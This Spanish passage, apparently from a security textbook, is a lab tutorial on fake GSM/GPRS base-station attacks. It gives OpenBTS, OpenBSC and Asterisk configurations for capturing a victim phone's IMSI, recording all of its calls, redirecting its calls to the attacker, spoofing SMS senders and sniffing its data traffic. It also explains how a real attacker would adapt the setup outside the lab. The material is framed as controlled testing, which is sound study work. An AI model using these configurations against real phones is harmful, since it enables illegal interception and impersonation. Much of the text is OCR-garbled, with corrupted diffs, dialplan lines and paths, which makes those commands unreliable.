La siguiente salida del comando `diff`, comparando un fichero de configuración antes (`.orig`) y después de ser editado, muestran los cambios sugeridos sobre el fichero de configuración de ejemplo:

```
root@lagsm00:/etc/opt/openbsc# diff -rupN openbsc.cfg.orig openbsc.cfg
openbsc.cfg.orig[timestamp]
+++ openbsc.cfg[timestamp]
@@ -11,8 +11,8 @@ e _irp_n
network
network country code 1
mobile network code
short name OpenBSC
- long name OpenBSC
+ short name testbts
+ long name testbts
+ cell plmn 26101
location updating reject cause 13
+ encryption a5 0
@@ -35,8 +35,8 @@ network
timer t3141 0
bts C
+ type tanchbts
+ cell id 1000 the appropriate bard (GSM900, DC1800)
+ bard GSM900
+ cell DC1800
+ location area code 1
@@ 50,11 +52,23 @@ network
+ parallel location updating
```

```

rach tx integer 9
rach max transmission 7
- p access unit id 1801 0
  XXX- Uncomment the appropriate unit ID (2001=GSM900, 2002=UMTS1800)
- ip.access unit_id 2002 0
- ip.access unit id 2001 0
oml ip.access stream id 255 line 0
- gprs mode none
- gprs mode egprs
gprs routing area 0
- psc 11 hvcid 2
gprs nsei 101
gprs nsvc 0 nsvcid 101
- psc 0 local udp port 23000
gprs nsvc 0 remote udp port 23011
gprs rsv 0 remote ip 10.10.10.11
tex 0
-
- XXX- Select ARFCN. Note:
  1 ARFCNs 900MHZ: 1-124 (e.g. 5)
+ 1 ARFCNs 1800MHZ: 512-845 (e.g. 514)
arfcn 514
nominal power 23
max_power_red 20
@@ -69,10 182,10 3@ network
  timeslot 3
    phys_chan_config TCH/F
  timeslot 4
    phys_chan_config TCH/F
+   phys_chan_config FDCCH
  timeslot 5
    phys_chan_config TCH/F
+   phys_chan_config FDCCH
  timeslot 6
    phys_chan_config TCH/F
+   phys_chan_config FDCCH
  timeslot 7
    phys_chan_config TCH/F
+   phys_chan_config FDCCH
root@labgsm00:/etc/opt/operhsc#

```

Provisionamiento de usuarios

El provisionamiento de usuarios, es decir, configurar qué usuarios (IMSI) móviles podrán conectarse y cuáles no, se describe más adelante, en la sección dedicada a la manipulación de comunicaciones GPRS/Edge.

3. Manipulación de comunicaciones GSM (voz y SMS)

Preparación de la infraestructura para pruebas de ataque con estación base falsa

Una vez instalada la infraestructura descrita anteriormente, el siguiente paso es poner en marcha el ataque con estación base falsa GSM, del que se supone al lector conocimientos de cómo funciona¹⁷.

Para poder exponer los ejemplos concretos, supóngase que la infraestructura configurada está basada en *OpenBTS 2.8* + *USRP* (cualquier modelo soportado) con 2 tarjetas hija configuradas para emitir en la banda de 900 MHz + *Asterisk (Real Time)*¹⁸. Se supone que la *USRP* está correctamente instalada y configurada en este punto, así como el software *OpenBTS*, *Asterisk* y sus configuraciones correctas para funcionar juntos, todo ello siguiendo las instrucciones que se han aportado en las referencias.

Por claridad en la exposición de los conceptos, las configuraciones presentadas son las mínimas necesarias para que funcionen las pruebas de concepto de los ataques y no se ha incluido contenido que haría más estable la infraestructura, como por ejemplo:

- Respuesta ante extensiones no existentes.
- Automatización en la configuración de *OpenBTS*.
- Unificación en la configuración de *Asterisk* de forma que todos los ataques estén implementados y se activen/desactiven mediante un mecanismo sencillo.
- Automatización en la configuración de *Asterisk*.

Conexión de la estación base a la jaula

La conexión de la estación base a la jaula se realizará mediante cables RF a los conectores blindados (típicamente del tipo SMA) de la jaula. En el interior de la jaula, esos conectores deberán estar conectados a una antena cada uno, cuyo único requisito será que tenga la misma impedancia que la *USRP* (50 Ω). Se ubicará el terminal víctima dentro de la jaula y se cerrará la jaula.

Preparación previa de asterisk

Partiendo de la configuración básica (*sip.conf* y *extensions.conf*) suministrada con *OpenBTS 2.8* (en el directorio *Asterisk/conf*) se construirá una configuración de *Asterisk* con los siguientes objetivos¹⁹:

Minimizar las diferencias de configuración para *OpenBTS 2.6* y *OpenBTS 2.8*

¹⁷ <https://www.defcon.org/html/links/defcon-18/archive.html#Page1>

¹⁸ Aunque suponemos una infraestructura concreta del atacante, todos los ataques funcionarían de forma análoga con otras versiones de la infraestructura simplemente cambiando algunos procedimientos de configuración.

¹⁹ Se presupone al lector conocimientos básicos de configuración de *Asterisk*.

- Hacer que la construcción de la configuración guíe al lector para entender los objetivos de cada paso.

Simplificar al máximo la configuración incluyendo solo aquellos elementos imprescindibles para realizar las demostraciones de los ataques.

Instalación de un teléfono de ataque

Para que el atacante pueda disponer de teléfonos con los que comunicar por GSM es necesario tener teléfonos registrados en su infraestructura. Existen 2 modos de hacerlo:

- Teléfonos GSM registrados en la estación base (en el caso de las pruebas de concepto deberían estar dentro, o bien tener su antena dentro de la jaula de Faraday)
- Teléfonos Sip registrados en el Asterisk de su infraestructura. Esta es sin duda la opción más cómoda para el atacante. El teléfono Sip puede configurarse en el mismo PC donde corre el resto de la infraestructura o bien en un PC distinto que tenga conectividad IP con ese PC (que es donde está corriendo Asterisk).

Se supone que en la prueba se dispone de un teléfono Sip registrado en el Asterisk de la infraestructura con la extensión asignada 2001²⁰.

Para provisionar este tipo de teléfonos en Asterisk, este debe disponer de una entrada como esta en el fichero de configuración *sip.conf* de Asterisk:

```
2001|
;callerid "Softphone 2001" <2001>
type=friend
context=s_p-0031
host=dynamic
secret=1234
```

Y posteriormente releer la configuración sip desde Asterisk, mediante la ejecución del siguiente comando en la consola de Asterisk:

```
sip reload
```

En el *dialplan* (*extensions.conf*) se deberá crear un contexto como el que sigue²¹:

```
[softphones]
;context => _2XXX,n,Answer()
exten => _2XXX,n,Dial(SIP/${EXTEN},30) &
```

Y modificar el contexto [*sip-external*] para que incluya ese nuevo contexto:

```
sip-external|
; This is the top level context that gives access to out-of-network calling.
; also handles the incoming calls from the network
```

²⁰ Asumimos al lector capaz de configurar un teléfono SIP para ser registrado en el Asterisk de la infraestructura. Como ejemplo para utilizarse *linphone* (<http://www.linphone.org/wiki/index.php?title=Asterisk+linphone>)

²¹ Vamos a suponer que las extensiones de los teléfonos SIP provisionados son alcanzables y que les asignaremos siempre una extensión de la forma 2XXX. Es el comportamiento se escoge por comodidad en las pruebas de concepto de los ataques y es sustituible por cualquier otro que al lector le parezca adecuado.

```
include => softphones
include => outbound-trunk
```

A continuación se debe recargar el *dialplan* en *Asterisk*, mediante la ejecución del siguiente comando en la consola de *Asterisk*:

```
dialplan reload
```

Tras lo cual se podrá comprobar el correcto funcionamiento del *softphone* de ataque llamando a la extensión 2600 (función de *echo* predefinida en el *dialplan*).

Enrutamiento de llamadas hacia el exterior

Para disponer de esta funcionalidad y permitir que los teléfonos registrados en la infraestructura del atacante puedan cursar llamadas al exterior a través de un proveedor de voz sobre IP, se debe incluir una entrada similar a la siguiente en el fichero de configuración *sip.conf* de *Asterisk*.

```
[VOIPProvider]
type=friend
secret=123456 ; Password
defaultuser=username ; User Name
host=sip.provider.com ; VOIP Provider hostname
insecure-port,invite ; default security settings.
; Security will depend on
; provider's capabilities
```

En la que *sip.provider.com* representa la dirección del servidor *sip* de nuestro proveedor (con el que se tiene que tener contratado este tipo de servicio) y el usuario y el *password* para la conexión se configuran mediante los parámetros *defaultuser* y *secret*.

Posteriormente se debe recargar la configuración *sip*.

```
sip reload
```

Adicionalmente, en la sección *outbound trunk* de *dialplan* (*/etc/Asterisk/extensions.conf*), se deben incluir las siguientes líneas:

```
exten => _95 XXXXXXXX,n,Answer()
exten => _[96]XXXXXXXX,n,Dial(SIP/VOIPProvider/00345[EXTEN],30)
```

y recargar el *dialplan* en la consola de *Asterisk* mediante el comando:

```
dialplan reload
```

Se probará que el enrutamiento funciona llamando desde el *softphone* de ataque a cualquier número nacional.



Nota En esta configuración se utilizará el enrutamiento exterior para todos aquellos números que tengan un formato compatible con el plan de numeración español. Habrá que modificar el *dialplan* si se quiere que se utilice para otro tipo de llamadas (internacionales, etcétera).



Nota Para identificar esta configuración como punto de partida del *dialplan* se hará referencia a ella como “*dialplan0*”.

Configuración de macro para llamadas entre terminales registrado en la estación base falsa

Esta macro se configurará en el *dialplan (/etc/extensions.conf)*, a continuación de la sección [globals].

OpenBTS 2.6

```
[macro-DialGSM,
exten => s,1,Dial(SIP/${ARG1},)
```

OpenBTS 2.8

```
[macro-DialGSM,
exten => s,1,er(Name=${DB_SQLSELECT dial from dial_data_table where exten =
\"${MACRO_EXTEN}\"})
exten => s,n,GoToIf("${${Name}" = "" ?p-external,${MACRO_EXTEN},1)
exten => s,n,er(IPaddr=${DB_SQLSELECT ipaddr from sip_bddes where name =
\"${Name}\"})
exten => s,n,GoToIf("${${IPaddr}" = "" ?p-external,${MACRO_EXTEN},1)
exten => s,n,Dial(SIP/${Name}@${IPaddr}:5062)
```

Registro del terminal / dispositivo víctima

Para comenzar a emitir, debe configurarse la estación base con los siguientes parámetros de configuración (se adjuntan solo los mínimamente necesarios):

La configuración inicial puede realizarse mediante el acceso a la base de datos de configuración de *OpenBTS* (por ejemplo mediante “*SQLite3 /etc/OpenBTS/OpenBTS.db*”), ya que el otro método de configuración de la parametrización de *OpenBTS* (*OpenBTSCLI*) requiere que *OpenBTS* esté arrancado. El comando a ejecutar para modificar un parámetro sería este: “*update CONFIG set VALUETSTRING “<Nuevo Valor>” where KEYSTRING “<Nombre_Parametro_Config>”*”

Parámetro de configuración	Valor	Explicación
<i>GSM.Radio.Band</i>	900	Debe coincidir con la banda en la que emiten las tarjetas hija.
<i>GSM.Radio.C0</i>	51	Este valor es el ARFCN de emisión de la celda. Puede encontrarse una lista de ARFCNs válidos (DOWNLINK) en: https://gsm.ks.uni-freiburg.de/arfcn.php y en: http://www.telecomabc.com/a/arfcn.html . Como la ejecución será dentro de la jaula de <i>Faraday</i> , puede configurarse cualquier valor de ARFCN válido.

Parámetro de configuración	Valor	Explicación
<i>GSM.Identity.MCC</i>	CCC	Código del país del operador que emite la SIM instalada en el terminal víctima (un listado de MCCs puede encontrarse aquí: http://en.Wikipedia.org/wiki/Mobile_Network_Code)
<i>GSM.Identity.MNC</i>	NN	Código del operador de telecomunicaciones que emite la SIM instalada en el terminal víctima (un listado de MNCs puede encontrarse aquí: http://en.Wikipedia.org/wiki/Mobile_Network_Code).
<i>GSM.Identity.ShortName</i>	NULL	Para que la red no mande el nombre además del código de red.
<i>GSM.Identity.ShowCountry</i>	NULL	Para que no se muestre el código de país
<i>GSM.Radio.PowerManager.MaxAttenDB</i>	30	Maxima atenuación. La potencia necesaria para emitir dentro de la jaula será típicamente baja.
<i>GSM.Radio.PowerManager.MinAttenDB</i>	15	Mínima atenuación. La potencia necesaria para emitir dentro de la jaula será típicamente baja.
<i>Control.LUR.QueryClassmark</i>	1	Servirá para identificar las capacidades del terminal.
<i>Control.LUR.QueryIMSI</i>	1	Servirá para obtener las capacidades del terminal.
<i>Control.LUR.UnprovisionedRejectCause</i>	0	Se recomienda 0 para que el terminal siga intentando el registro indefinidamente tras un rechazo. El comportamiento de la mayoría de los móviles ante rechazo con código 0 es que realizan 3 intentos de registro seguidos cada T3212 minutos. Para más información se puede ver: http://www.taddong.com/docs/RoutedCon2012-Nuevos_escenarios_de_ataque_GSM_GPRS.pdf .
<i>GSM.Timer.T3212</i>	6	Minutos entre registros periódicos. 6 es el mínimo permitido.



Nota. En un ataque real, el atacante debería conocer más datos del entorno de radio del terminal víctima, para lo cual debería ser capaz de capturar el beacon de la celda que le da servicio y configurar la estación base de acuerdo con la información obtenida. Además, la estación base deberá competir en potencia con las celdas del entorno del atacante y muy probablemente deshabilitar las comunicaciones 3G del terminal víctima (por ejemplo, utilizando un inhibidor). El atacante puede conseguir salvar estas circunstancias, en cuyo caso los entornos real y de pruebas son prácticamente equivalentes.

Existen varias formas de averiguar el IMSI del terminal víctima al que se tenga acceso físicamente, sin embargo se utilizará aquí la propia infraestructura para averiguarlo.

Una vez configurados los parámetros, es posible comenzar a emitir arrancando *OpenBTS* y esperar a que el terminal víctima intente el registro en nuestra red. Ya que el terminal víctima no está provisionado en *Asterisk*, el registro será rechazado.

Una manera cómoda de averiguar el IMSI es buscarlo en los logs de *OpenBTS* (buscando la cadena "registration FAILED").

En este momento, se puede provisionar el terminal víctima asignándole la extensión 1001 (que se ha elegido arbitrariamente) al IMSI XXXXXXXXXXXXXXXX que se ha visto en el rechazo:

Provisión en OpenBTS 2.6

En *OpenBTS* el provisionamiento de un terminal GSM se realiza mediante la adición de las siguientes líneas (como mínimo) al fichero *sip.conf* existente²²:

```
[IMSXXXXXXXXXXXXX]
callerid=1001
type=friend
context=sip-local
host=dynamic
```

A continuación, se ejecutará el siguiente comando en la consola de *Asterisk*:

```
sip reload
```

Adicionalmente, en el contexto [phones] del *dialplan* se deberán configurar las siguientes líneas:

```
; Dial to user 1001
exten => 1001,Noop(Dial to SIP IMSXXXXXXXXXXXX)
exten => 1001,n,Macro(dialGSM,IMSIXXXXXXXXXXXX)
```



Nota. Si no se quiere usar la macro preparada, las dos líneas anteriores pueden sustituirse por `exten => 1001,1,Dial(Sip/IMSIXXXXXXXXXXXX)`.

Tras recargar el *dialplan* (*dialplan reload*), se puede esperar al siguiente registro del terminal:

Cuando el siguiente registro se produzca, este debería ser aceptado y se vería el correspondiente mensaje en la consola de *Asterisk*. Para obtener más información del terminal y asegurarse de que se tiene comunicación con él, se puede ejecutar desde la consola *OpenBTSCLI* el siguiente comando para mostrar tabla de IMSIs asignados al IMSI (debería aparecer también el LMLI de terminal):

```
!show
```

²² <http://gmrulho.org/realtime/projects/gmrulho/wiki/OpenBTSSettingUpAsterisk>

²³ Esta configuración debe realizarse por cada terminal configurado.

Y para verificar que se tiene comunicación con el dispositivo:

```
seris@seris:~$ cat /dev/ttyUSB0 3C03
```

Mensaje de prueba

Cuando el mensaje llega al terminal, se está seguros de que el terminal es accesible vía su interfaz de radio. Una forma de verificar definitivamente que el ataque con estación base falsa ha funcionado (y por tanto se pueden realizar todas las manipulaciones sobre las comunicaciones GSM del terminal que se explican a continuación), es realizar una llamada contra él desde un *softphone* configurado (marcando la extensión asignada al terminal móvil 100). Si la llamada se establece, la configuración es correcta y se podrán realizar las pruebas posteriores.

Provisión en OpenBTS 2.8

Para provisionar un terminal en *OpenBTS 2.8* hay que darlo de alta en la base de datos de *sipauthserve*. Las columnas significativas de esta base de datos son²⁴:

Columnas de la tabla *dialdata* table:

exten	La extensión a asignar al IMSI
dial	El IMSI a provisionar, en formato "IMSIXXXXXXXXXXXXXXXXXX".

Columnas de la tabla *sip_buddies*

name	El IMSI a provisionar, en formato "IMSIXXXXXXXXXXXXXXXXXX".
username	El IMSI a provisionar, en formato "IMSIXXXXXXXXXXXXXXXXXX".
type	"friend"
context	El context del <i>dialplan</i> para este usuario (el configurado en el <i>dialplan</i> que se suministra con <i>OpenBTS</i> es "phones").
host	"dynamic" es el valor recomendado para la configuración propuesta
callerid	El identificador de llamada para este terminal
canreinvite	"no" (recomendado para <i>OpenBTS 2.8</i>).
allow	"gsm"
dis/mode	"info".
ipaddr	La dirección IP del <i>host</i> donde se registra el teléfono. Actualizado por <i>sipauthserve</i> . En el caso de la configuración propuesta será 127.0.0.1.

Así, al utilizar *SQLite3* para acceder a las bases de datos de configuración citadas, los comandos a ejecutar serían:

```
sqlite3 /usr/local/seris/seris/sqlite3111/sqlite3.db
insert into dialdata (exten, dial) values ("1001","MS XXXXXXXXXX")
insert into sip_buddies (name, username, context, host, callerid, canreinvite, allow, dis/mode, ipaddr) values ("IMSIXXXXXXXXXXXX", "MS XXXXXXXXXX", "friend", "phones", "dynamic", "no", "gsm", "info", "127.0.0.1")
quit
```

²⁴ REF <http://www.mentby.com/david-burgess-5/openbts-28-provisioning.html>

Las verificaciones del registro se pueden realizar de forma idéntica a como se ha explicado para la versión 2.6.



Nota: A partir de este momento todas las manipulaciones sobre las comunicaciones de la víctima no dependen ya de *OpenBTS*, sino que se manejan (cas. totalmente) desde *Asterisk*. La configuración de *Asterisk* que se presenta en los siguientes ejemplos está pensada para ser lo más sencilla e ilustrativa posible. Sin embargo, una configuración avanzada de *Asterisk* permitiría configurar toda la funcionalidad presentada de una forma más completa, automatizada y operable.

Intercepción de comunicaciones de voz

Las comunicaciones de voz pueden ser fácilmente interceptadas desde *Asterisk*.

Se presenta a continuación una posible configuración de *Asterisk* para interceptar todas las comunicaciones que el teléfono víctima (a quien se le ha asignado la extensión 1001) establezca con cualquier dispositivo (tanto como origen como destino de llamada). Para ello, se deberán modificar el contexto [phones] del *dialplan* añadiendo al inicio del mismo las siguientes líneas (antes de la llamada a la macro *DialGSM*):

```
[phones]
exten => N,,1,GotoIf($[${CALLERID(num)} != 1001] ?norecfrom;
exten => N,,r,Answer()
exten => N,,n,MixMonitor(/tmp/Rec-From_${CALLERID(num)}_${strftime(,,%m%d%H%M)}.gsm)
exten => N,,r,(nTn(norecfro)
exten => N,,n,Answer()
exten => N,,n(norecfrom),GotoIf($[${EXTEN} != 1001] ?norecfro)
exten => N,,r,MixMonitor(/tmp/Rec-To_${EXTEN}_${strftime(,,%m%d%H%M)}.gsm)
exten => N,,n(norecfro),NoOp();
```

Posteriormente se debe recargar el *dialplan* en *Asterisk* (*dia-plan reload*).

Esta configuración hará que *Asterisk* grabe cualquier conversación a y desde el teléfono víctima a cualquier número real en un fichero con el formato *'tmp/Rec-{From To}_1001_YYYYMMDDhhmm.gsm'* que luego se podrá escuchar con (por ejemplo) la utilidad *play*.



Nota: La interceptación de comunicación puede hacerse de muchas formas, y la configuración anterior es solo una muestra de ello. Es posible configurar la grabación a/desde determinados números, en determinadas franjas horarias, etc. En general, *Asterisk* es lo suficientemente completo como para proporcionar toda la flexibilidad necesaria en este sentido.



Nota. Esta prueba sirve para ilustrar que la creencia popular de que el número llamante es suficientemente válido para autenticar a quien origina la llamada no es cierta. Debido a esta creencia además pueden prosperar otro tipo de ataques de ingeniería social, en los que el disponer del número llamante adecuado puede suponer una ventaja.

En el caso de los SMS, la suplantación del número llamante es trivial y no se necesita de una infraestructura con estación base para hacerlo. Si se quisiera suplantar al número 911111111 al enviar un SMS al teléfono víctima utilizando una infraestructura, se podría hacer simplemente ejecutando el siguiente comando en la consola de *OpenBTS*:

```
sendsms IMSIXXXXXXXXXXXX 91111111 "Texto SMS a enviar"
```

Ataques basados en la redirección del número destino

Se puede también mediante configuración de *Asterisk*, redirigir cualquier llamada efectuada desde el móvil víctima, por ejemplo, hacia el teléfono del atacante. Para ello, una posible configuración sería añadir la siguiente línea antes de la invocación a la macro *DialGSM* en el contexto [phones], del *dialplan*:

```
exten => _N.,1,00011($ CALLERID(num) = 001 & & EXTEN = 01111111 ? say-100-  
c=1,2001,1
```

Y se puede probar que la redirección funciona tras recargar el *dialplan* en *Asterisk*.



Nota. Esta prueba sirve para ilustrar que la creencia de que autenticar el destino de una llamada por el hecho de llamar nosotros es falsa. Un atacante podría utilizar esto para, por ejemplo, suplantar a un operador de una entidad bancaria.

4. Manipulación de comunicaciones GPRS/EDGE

Preparación de la infraestructura para pruebas de ataque con estación base falsa

Conexión de los distintos elementos de la infraestructura

Antes de iniciar una prueba de ataque con estación base falsa *GPRS/Edge*, será necesario conectar todos los elementos involucrados, como se describió anteriormente y como se muestra en la siguiente figura, aquí reproducida de nuevo para comodidad del lector




Imagen 12.04: Componentes de una infraestructura basada en OpenBSC.

Esta configuración de laboratorio sirve para simular, en un entorno controlado, el escenario de ataque real que se muestra en la siguiente figura:




Imagen 12.05: Escenario de ataque simulado en el laboratorio.

Prueba de conexión a Internet desde el PC de manipulación

Dado que la salida a Internet del resto del laboratorio pasa por el equipo de manipulación, lo primero será comprobar que este equipo tiene acceso a Internet, sea por la vía que sea: 3G, ADSL, LAN, etc.

Se recomienda probar tanto la conectividad IP como el acceso al servicio DNS. Ambas cosas se pueden probar conjuntamente comprobando que se recibe respuesta ejecutando ping en el equipo de manipulación:

```
ping www.google.com
```

Prueba de conexión a Internet desde el PC de OpenBSC

A continuación, será conveniente verificar que el equipo *OpenBSC* también tiene acceso a Internet a través del equipo de manipulación. La conectividad se puede verificar igual que antes, pero ejecutando el comando en el equipo *OpenBSC*:

```
ping www.google.com
```

Además, será conveniente verificar que en la tabla de rutas del equipo *OpenBSC* está declarado como router por defecto (0 0 0 0) el equipo de manipulación, y que como servidor de nombres está declarado el equipo de manipulación. Los siguientes comandos pueden ayudar a comprobar estos puntos:

```
route add -n  
cat /etc/resolv.conf
```

Arranque del software relacionado con OpenBSC



Nota Antes de arrancar los programas relacionados con *OpenBSC* como se describe a continuación, será necesario configurarlos correctamente. Al menos debería revisarse antes de cada prueba que el MCC y MNC configurados en *OpenBSC* *etc* son los adecuados para cada caso. El resto de parámetros es probable que una vez configurados no sea necesario modificarlos para cada prueba, pero aun así puede ser conveniente repasarlos.

Los elementos software a arrancar en el equipo *OpenBSC*, aparte del propio sistema operativo con su configuración de tarjetas y rutas de red, son:

iptables

Como mínimo se debe habilitar *routing*:

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

GGSN

Arrancar *OpenGGSN*:

```
/opt/ggsn/bin/ggsn -c /etc/opt/ggsn/ggsn.conf
```

SGSN

Arrancar *OsmoSGSN*:

```
/opt/openbsc/bin/osmo-sgsn -c /etc/opt/openbsc/osmo-sgsn.cfg
```

Para obtener información de *logging* y poder ejecutar diversos comandos de control sobre *OsmoSGSN*, establecer una sesión TELNET con el puerto 4245 del *localhost*:

```
telnet localhost 4245
```

Por ejemplo, para obtener información del nivel MM (*Mobility Management*), que es el que muestra mensajes informativos durante el registro de los terminales, ejecutar lo siguiente en la sesión de TELNET.

```
enab e
logging on
logging filter all 1
logging level mm debug
```

OpenBSC

Arrancar *OpenBSC*.

```
/opt/opencs/hlr/./hsc-mmb -c /etc/opencs/openbsc.conf -d
-l /var/opt/opencs/hlr.sqlite3
```

Para obtener información de *logging* y poder ejecutar diversos comandos de control sobre *OpenBSC*, establecer una sesión TELNET con el puerto 4242 del *localhost*.

```
telnet localhost 4242
```

Por ejemplo, para obtener información del nivel MM (*Mobility Management*), que es el que muestra mensajes informativos durante el registro de los terminales, ejecutar lo siguiente en la sesión de TELNET:

```
enable
logging enable
logging filter all 1
logging level mm debug
```



Nota Si se fuera a realizar manipulación de comunicaciones GSM y SMS, además de las de datos, sería necesario arrancar también *Asterisk* y *LCR*.

Registro del terminal/dispositivo víctima (provisionamiento la primera vez)

Para que un determinado dispositivo móvil pueda obtener servicio de la estación base falsa, su IMSI deberá haber sido provisionado en el HLR, que no es más que una sencilla base de datos en formato *SQLite3*, contenida en un único fichero. Aunque podría provisionarse completamente a priori, la manera más sencilla de realizar la provisión es la siguiente. Primero, intentar una vez, antes de realizar la provisión, registrar el móvil en la estación base falsa. Esto puede hacerse o bien emitiendo con la identidad (MCC/MNC) del operador real del móvil, en cuyo caso el móvil intentará el registro automáticamente tras un cierto tiempo, o bien con otra identidad (MCC/MNC), y entonces será necesario forzar el intento de registro eligiendo selección manual del operador y seleccionando el operador correspondiente a la estación base falsa. Ese intento de registro fallará, ya que el IMSI no está todavía provisionado, pero *OpenBSC* habrá registrado el intento en el HLR y habrá creado la fila adecuada en la tabla "subscriber", con algunos valores por defecto, y, lo que es más importante, con el campo IMSI relleno. A continuación, editar esa fila en concreto, cambiando el valor de la columna "authorized" a "1":


```
root@labgsm0:~# sqlite3 /var/opt/pepbox/llr.sqlite
SQLite version 3.7.17 2012-06-11 02:00:22
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> select * from subscriber;
2013-01-03 [ ] [2013-01-03 [ ]] 2140 [- Resto de IMSI ocultado]
-] [name] [ex 10 [ ] [ ] ]
sqlite> update subscriber set authorized=1 where id=1;
sqlite> select * from subscriber;
2013-01-03 [ ] [2013-01-03 [ ]] 2140 [- Resto de IMSI ocultado]
-] [name] [ext 1 [ ] [ ] ]
sqlite>
```



Nota Para facilitar la lectura de mensajes de *log* posteriores, se recomienda también editar, de manera análoga, los valores de las columnas 'name' y 'extension'.

Una vez autorizado el IMSI de la tarjeta SIM del dispositivo móvil, a partir de ese momento todos los intentos de registro del mismo, ya sean manuales o automáticos, tendrán éxito, y el dispositivo obtendrá servicio de la estación base falsa. En el momento de registro, si este es aceptado, y si se han habilitado previamente los mensajes relativos a *Mobility Management* (MM) como se ha indicado antes, en la sesión de TELNET conectada a *OpenBSC* deberán aparecer mensajes similares a los siguientes:

```
<0002> gsm_04_08.c:466 LOCATION UPDATING REQUEST: ms_type=0x04 MI([ ]) type=IMSI
ATTACH
<0002> gsm_08_08.c:460 IDENTITY RESPONSE: mi_type=0x02 MI([ ])
<0002> gsm_04_08.c:424 -> LOCATION UPDATE ACCEPT
<0002> gsm_04_08.c:766 -> MM INFO
<0002> gsm_subscriber.c:353 Subscriber Phone1 ATTACHED LAC=1
<0002> gsm_04_08.c:1062 TMSI Reallocation Completed. Subst. loc: IPhone4-087NCE
```

Y en la sesión de TELNET conectada a *OsmoSGSN* deberán aparecer mensajes similares a los siguientes:

```
<0002> gprs_gmm.c:1640 -> GMM ATTACH REQUEST MI([IMSI ocultado]) type="GPRS attach"
<0002> gprs_gmm.c:352 -> GPRS ATTACH ACCEPT (new P-TMSI: 0x5e7336eb)
<0002> gprs_gmm.c:1042 -> ATTACH COMPLETE
```

Y en el momento el dispositivo intente conectarse a Internet, la sesión de TELNET conectada a *OsmoSGSN* deberán aparecer mensajes similares a los siguientes:

```
<0002> gprs_gmm.c:1339 -> ACTIVATE PDP CONTEXT REQ: SAPI 3, H.A.: 1, IETF IPv4
<000f> sgsm_link.c:126 Create PDP Context
<000f> sgsm_link.c:127 libgtp cb conn (type: 16, cause: 128, pdp=0x/f8bda2e340,
  tmp_x: 30010)
<000f> sgsm_link.c:165 Received CREATE PDP CTX CONF, cause=128(Request accepted)
<000f> gprs_gmm.c:1149 SNRM ACTIVATE. loc: 1, x: 0x1-00000000, "TEL" dr: 0x36eb, SAPI: 3,
  SAPI: 3
<0002> gprs_gmm.c:1137 -> ACTIVATE PDP CONTEXT ACK
```


Prueba de conexión a Internet desde el dispositivo víctima

Una forma rápida de verificar que todo el entorno este funcionando correctamente para enrutar tráfico del dispositivo a Internet y viceversa, es abrir el navegador en el dispositivo móvil e intentar navegar a cualquier URL conocida. Por ejemplo, navegar a "<http://www.Google.com>" y realizar una búsqueda de un término cualquiera (por ejemplo "Taddong"). Si las páginas se cargan correctamente, tanto la de introducción de la búsqueda como la de resultados de la búsqueda, se podrá concluir que el entorno está enrutando el tráfico IP correctamente.

Intercepción de comunicaciones de datos

Dado que todo el tráfico IP del cliente, o clientes, GPRS es enrutado via el equipo de manipulación, bastará utilizar en este equipo un sniffer de red, como *Wireshark*, para capturar las comunicaciones de datos de los dispositivos móviles. De esta manera, todos los datos que no circulen cifrados, podrán ser decodificados en el equipo de manipulación.

Ejemplo: Intercepción de comunicaciones HTTP

Si desde el dispositivo móvil se accede por HTTP a un servidor web, la información intercambiada entre el dispositivo y el servidor viajara en claro, y su contenido podrá ser observado en el equipo de manipulación sin mas que ejecutar *Wireshark* y filtrar por "http".




Imagen 12.06: Captura de una sesión HTTP en el equipo de manipulación

